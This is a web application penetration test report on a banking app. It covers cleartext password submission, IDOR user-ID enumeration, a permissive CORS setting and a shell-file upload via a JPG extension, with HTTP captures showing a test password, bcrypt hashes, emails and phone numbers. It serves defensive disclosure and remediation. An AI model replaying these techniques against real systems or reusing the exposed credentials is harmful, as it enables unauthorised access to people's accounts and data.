ENTERSOFT

Web Application Penetration Testing Report

January 18, 2020

Prepared for:
Paybank

Entersoft Security
Bangalore | Brisbane | Hyderabad | Hong Kong

Table of Contents

Revision History & Version Control

Release Number	Date	Author	Comments/Details
1.0	8th January 2020	Author	Final Draft for the Client
Reviewed by		Team Lead	
Released by		Project Manager	

1. Executive Summary

Entersoft has conducted security assessments for Paybank to assess the security posture of its application. The assessment was performed to incorporate the standards set forth by the Open Web Application Security Project Top 10 Vulnerabilities (OWASP Top 10 - 2017), Web Application Security Consortium's Threat Classification (WASC 40) and Escal Institute of Advanced Technologies (SANS Top 25).

S.No.	Web Application Penetration Test Objectives	Result
1.	Injections	✓
2.	Broken authentication	✓
3.	Sensitive data exposure	✓
4.	Xml external entities (xxe)	✓
5.	Broken access control	✓
6.	Security misconfiguration	✓
7.	Cross - site scripting (xss)	✓
8.	Insecure deserialization	✓
9.	Using components with known vulnerabilities	✓
10.	Insufficient logging & monitoring	✓
OVERALL SECURITY POSTURE		Unsecure Application

Legend:
- ✓ Critical/High Issues Present
- ✓ Medium/Low Issues Present
- ✓ Everything is OK

1.1 Summary of Findings


The following table is the summary of findings, which summarizes the overall risks identified during the web application penetration test. For details, refer to section "Detailed Technical Summary"

In total, **eight** security issues were identified during the test.

1.2 Summary

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	2	2	4	0

1.3 Graphical Representation



2. Introduction

This report document hereby describes the results of the web application penetration test performed for Paybank. The assessment was started on 1st January 2020 and ended on 8th January 2020. The purpose of this assessment was to

- Determine the level of exposure of the web application towards targeted attacks
- Identify any vulnerabilities in the web application
- Aid in understanding the risks associated with Paybank application.

2.1 Scope

This section defines the scope and boundaries of the project. The scope of the penetration testing activity is restricted to the below given web application(s)

S No	Web Application
1	www.paybankinsecureapplication.com

2.2 Test Method and Tools


The testing was done in a 'Gray Box' method as the credentials were shared. The below-given tools have been used as part of the automated testing process.

- Burp Suite
- SSL Scan
- SQL Map
- NIKTO
- DIRB
- Nmap

2.3 Risk Calculation and Classification

The final risk value of the finding identified is arrived at by considering the likelihood of occurrence of an attack by exploiting the vulnerability and its impact on business.

Following is the risk classification:



		Impact				
		Minimal	Low	Medium	High	Critical
Likelihood	Critical	Minimal	Low	Medium	High	Critical
	High	Minimal	Low	Medium	High	Critical
	Medium	Minimal	Low	Medium	Medium	High
	Low	Minimal	Low	Low	Low	Medium
	Minimal	Minimal	Minimal	Minimal	Low	Low

Likelihood

The difficulty of exploiting the described security vulnerability includes required skill level and the amount of access necessary to visit the element susceptible to the vulnerability. The difficulty is rated with the following values:

Critical: An attacker is almost certain to initiate the threat event.

High: An untrained user could exploit the vulnerability, or the vulnerability is very obvious and easily accessible.

Medium: The vulnerability requires some hacking knowledge or access is restricted in some way.

Low: Exploiting the vulnerability requires application access, significant time, resource or a specialized skillset.

Minimal/ Informational: Adversaries are highly unlikely to leverage the vulnerability.

Impact

The impact of the vulnerability would have on the organization if it were successfully exploited is rated with the following values:

Critical: The issue causes multiple severe or catastrophic effects on organizational operations, organizational assets or other organizations.

High: Exploitation produces severe degradation in mission capability to the point that the organization is not able to perform primary functions or results in damage to organizational assets.

Medium: Threat events trigger degradation in mission capability to an extent the application is able to perform its primary functions, but their effectiveness is reduced and there may be damage to organizational assets.

Low: Successful exploitation has limited degradation in mission capability; the organization is able to perform its primary functions, but their effectiveness is noticeably reduced and may result in minor damage to organizational assets.

Minimal: The threat could have a negligible adverse effect on organizational operations or organizational assets.


3. Detailed Technical Summary

This section represents all the technical findings from the assessment in detail and the associated remediation recommendations.

3.1 Clear Text Submission Of Password

Finding ID	ENT-001
Severity	High
CVSS Score	Base Score 7.6 High / CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Description	User credentials are transmitted over an unencrypted channel (HTTP). This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users. **Attack Scenario:** To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer
Affected URL(s)	http://paybankunsecureapi.enprobe.io/api/auth/sign-in
Vulnerable Parameter(s)	HTTP Protocol
Remediation	Applications should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These areas should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.
Reproduction Steps	1. Go to the given URL "http://paybankunsecureapi.enprobe.io/" 2. Open Inspect elements and login to the application. 3. Observe the communications happening in HTTP.
Sample Code	NA

Proof of Vulnerability:



```
POST /api/auth/sign-in HTTP/1.1
Host: paybankunsecureapi.enprobe.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 43
Origin: http://paybankunsecure.enprobe.io
Connection: close
Referer: http://paybankunsecure.enprobe.io/
Cookie: JSESSIONID=C372DEFA494E4884F552808FAEC21048

{"emailId":"nick@gmail.com","password":"k"}
```


```
HTTP/1.1 200
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 18 Jan 2020 07:15:22 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: http://paybankunsecure.enprobe.io
Access-Control-Allow-Methods: *
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, X-Requested-With
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Application-Context: application:prod:8090
Content-Length: 1618

{"authenticatedUser":{"password":null,"username":"nick@gmail.com","authorities":[{"authority":"USER"}],"accountNonExpired":true,"a
ccountNonLocked":true,"credentialsNonExpired":true,"enabled":true,"role":"USER","loginDetail":{"id":3381,"lastLogin":157933172295
5,"user":{"createdDate":1576482372000,"updatedDate":1579329335000,"id":3381,"firstName":"nick","lastName":"thonas","email":"nic
k@gmail.com","password":"$2a$05$Qda3XHsS.xBMKLK9dDV6KOHXspo4QJTvRfUVB.f0EqW3bUMu.V.YC","profilePic":null,"mobile
":"9848016565","address":null,"city":null,"uuid":"edc85637b380410e9ecec5a6a52dd74e","userRole":"USER","authorised":false}}},"ac
count":{"createdDate":1576482372000,"updatedDate":1576482372000,"id":3381,"accountNumber":"765432189","balance":100000.0,
"accountType":"Saving","user":{"createdDate":1576482372000,"updatedDate":1579329335000,"id":3381,"firstName":"nick","lastNam
e":"thonas","email":"nick@gmail.com","password":"$2a$05$Qda3XHsS.xBMKLK9dDV6KOHXspo4QJTvRfUVB.f0EqW3bUMu.V.YC","
profilePic":null,"mobile":"9848016565","address":null,"city":null,"uuid":"edc85637b380410e9ecec5a6a52dd74e","userRole":"USER","a
uthorised":false},"branch":{"createdDate":1531132897000,"updatedDate":1531132897000,"id":1,"name":"Indiranagar Krishna
Temple Road","code":"HDFC0004051","location":"Bangalore Urban, Bangalore","city":"Bangalore
```

3.2 Insecure Direct Object Reference

Finding ID	ENT-002
Severity	High
CVSS Score	Base Score: 7.6 High CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N
Description	Insecure Direct Object References is a type of prevalent vulnerability that allows requests to be made to specific objects through pages or services without the proper verification of requester's right to the content such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.
Affected URL(s)	http://paybankunsecureapi.enprobe.io/api/beneficiary/list-beneficiary?userId=3358
Vulnerable Parameter(s)	userId
Remediation	Any parameter which is used to retrieve information based on the provided details is associated with a user and can have a significant impact on user privacy if the security controls or validations are not properly defined. Make sure to use a random Id length of 32 bit, which makes it hard for attackers to Bruteforce the Id values.
Reproduction Steps	1. Log in to the application 2. Click on the "View Beneficiaries" tab. 3. Intercept the ongoing request and observe the body parameters in "http://paybankunsecureapi.enprobe.io/api/beneficiary/list-beneficiary?userId=3358" endpoint. 4. Now, modify "userid" with random id and observe the response.
Sample Code	

	@RequestMapping(value ="/balance", method = RequestMethod.GET)
	
	@PreAuthorize("hasAuthority('ROLE_USER')")
	
	public String getBalance(){
	
	    // Verify if the token is valid
	
	    if(!tokenValid){
	
	        //return; }
	
	    else {
	
	        // retrieve the balance based on the context of the user obtained from the token (i.e., email)
	
	        }
	
	}

Proof of Vulnerability:



Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
59	3358	200	☐	☐	1211	
60	3359	200	☐	☐	1725	
63	3362	200	☐	☐	1910	
80	3379	200	☐	☐	1222	
81	3380	200	☐	☐	1233	
0		500	☐	☐	18147	
1	3300	500	☐	☐	18147	
2	3301	500	☐	☐	18147	
3	3302	500	☐	☐	18147	
4	3303	500	☐	☐	18147	
5	3304	500	☐	☐	18147	
6	3305	500	☐	☐	18147	
7	3306	500	☐	☐	18147	

Request | Response


Raw | Headers | Hex | Beautifier

```
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: http://paybankunsecure.enprobe.io
Access-Control-Allow-Methods: *
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, X-Requested-With
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Application-Context: application:prod:8090
Content-Length: 552

{"success":[{"createdDate":1570171773000,"updatedDate":1570171773000,"id":434,"name":"kal
yan","accountNumber":"9874123650","bankCode":"PUNB0004100","beneficiaryType":"NEFT","user":{"createdDate":1570168946000,"updatedDate":1570175121000,"id":3358,"firstName":"abcd","lastName":"efgh","email":"abcd@gmail.com
","password":"$2a$05$CBc6lijEi6llwG.58sDisOphafEOoHWXflENhZfMLGdssqmUVjtbu","profilePic":null,"mobile":"9876543210","address":null,"city":null,"uuid":"c31de2126c78443eb3bc113cf3409fb7","userRole":"USER","authorised":false}}
],"status":"success"}
```

3.3 Cross Origin Resource Sharing

Finding ID	ENT-003
Severity	Medium
CVSS Score	Base Score: 4.1 Medium / CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:C/C:N/I:L/A:N
Description	CORS is a mechanism that allows restricted resources on a web page to be requested from another domain from which the resource originated. In Infionic application, we have requested an API call and added an Origin header to that request as "Origin: bing.com" and we have sent that request to the server. The server gave the response with the headers "Access-Control-Allow-Credentials: true" and "Access-Control-Allow-Origin: bing.com", which means that the application allowed the browser to trust bing.com domain.
Affected URL(s)	http://paybankunsecureapi.enprobe.io/api/account/get-by-user/3381
Vulnerable Parameter(s)	Access-Control-Allow-Origin Access-Control-Allow-Credentials
Remediation	Provide access to the requests from known origins by whitelisting the known resources in the server.
Reproduction Steps	1. Log in to the application. 2. To reproduce this vulnerability, you need to use the Burp Suite Interception tool. 3. Now perform any operation and tamper the ongoing request. 4. Modify the origin header as "Origin: www.bing.com" and send it to the server. 5. Now observe the response headers.
Sample Code	If you wish to restrict access to the requests from 'http://example.com', then you should configure the "Access-control -allow-origin" header as shown in the following server config file. Access-Control-Allow-Origin: http://example.com Note that now, no domain other than http://example.com (identified by the ORIGIN: header in the request) can access the resource in a cross-site manner

Proof of Vulnerability:



```
GET /api/account/get-by-user/3381 HTTP/1.1
Host: paybankunsecureapi.enprobe.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Origin: http://bing.com
Connection: close
Referer: http://paybankunsecure.enprobe.io/
```

```
HTTP/1.1 200
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 18 Jan 2020 08:49:24 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: http://bing.com
Access-Control-Allow-Methods: *
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, X-Requested-With
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Application-Context: application:prod:8090
Content-Length: 1016

{"success":{"createdDate":1576482372000,"updatedDate":1576482372000,"id":3381,"accountNumber":"765432189
","balance":100000.0,"accountType":"Saving","user":{"createdDate":1576482372000,"updatedDate":15793323180
00,"id":3381,"firstName":"nick","lastName":"thonas","email":"nick@gmail.com","password":"$2a$05$i3Bx/UKPbbfGA
FoWnB6l8Ot1JO1uMx7nm5KjMzN2SbJMcaMmP3E7u","profilePic":null,"mobile":"9848016565","address":null,"city"
:null,"uuid":"edc85637b380410e9ecec5a6a52dd74e","userRole":"USER","authorised":false},"branch":{"createdDat
e":1531132897000,"updatedDate":1531132897000,"id":1,"name":"Indiranagar Krishna Temple
Road","code":"HDFC0004051","location":"Bangalore Urban, Bangalore","city":"Bangalore
Urban","district":"Bangalore","state":"Karnataka","country":"IN","pinCode":"560038","address":"755 Shree Krishna
Temple Road Cmh Road Bangalore Bangalore Karnataka
560038","mobileNo":"9945863333","bank":{"createdDate":1531132897000,"updatedDate":1531132897000,"id":1,"b
ankName":"Hdfc Bank Ltd"}}},"status":"success"}
```

3.4 Unrestricted File Upload


Finding ID	ENT-004
Severity	Medium
CVSS Score	Base Score 5.4 (Medium) CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N
Description	File uploads are essential for user productivity and many business services and applications. It is important to implement measures to ensure the security of file uploads, since leaving file uploads unrestricted creates an attack vector for malicious actors. **Note:** We are able to upload the shell file but not able to access the uploaded file.
Affected URL(s)	http://paybankunsecureapi.enprobe.io/api/user/upload-file?userId=3381
Vulnerable Parameter(s)	Profile Pic
Remediation	Follow the below-mentioned guidelines to secure the Upload functionality. 1. Only allow specific file extensions – By using a whitelist of allowed files, you can avoid executables, scripts, and other potentially malicious content from being uploaded to your site. 2. Verify file types – In addition to whitelisting, it is important to ensure that no files are 'masking' as whitelisted file types. For instance, if an attacker were to rename a .exe to .docx, it would seem like a Word document but is not. Therefore, it is important to verify file types before allowing them to be uploaded. 3. Scan for malware – All files should be scanned for malware. We recommend multi-scanning files with multiple antimalware engines to get the highest detection rate and the shortest window of exposure to malware outbreaks. 4. Remove possible embedded threats – Files such as Microsoft Office, PDF and image files can have embedded threats in scripts and macros, even if anti-malware engines do not detect these. To make sure that files contain no hidden threats, it is best practice to remove any possible embedded objects by using a feature called content disarm and reconstruction (CDR). 5. Authenticate users – To increase security, it is good practice to require users to authenticate before uploading a file.

	6. Set a maximum name length and maximum file size – Make sure to set a maximum name length and file size to prevent a Denial of Service attack. 7. Randomize uploaded file names – Randomly alter the uploaded file names so that attackers cannot try to access the file with the file name they uploaded. When using content disarm and reconstruction (CDR) a random suffix is added to the file name. 8. Store uploaded files outside webroot - The directory to which files are uploaded should be outside of the website's public directory so that the attackers cannot execute the file via a website URL. 9. Check for vulnerabilities in files – Make sure that you check for vulnerabilities in software and firmware files before they are uploaded. 10. Use simple error messages – When displaying file upload errors, do not include directory paths, server configuration settings or other information that attackers could potentially use.
Reproduction Steps	1. Log in to the application, visit the vulnerable URL. 2. Upload a shell file with an extension of the JPG format. 3. Intercept the client-to-server communication using Burp Suite. 4. Send this request and observe the response.

Sample Code	package pers.smp.extension.test.validation;
	import java.io.InputStream;
	import java.util.logging.Logger;
	import com.ibm.workplace.wcm.api.extensions.validation.FileUploadValidationContext;
	import com.ibm.workplace.wcm.api.extensions.validation.FileUploadValidationException;
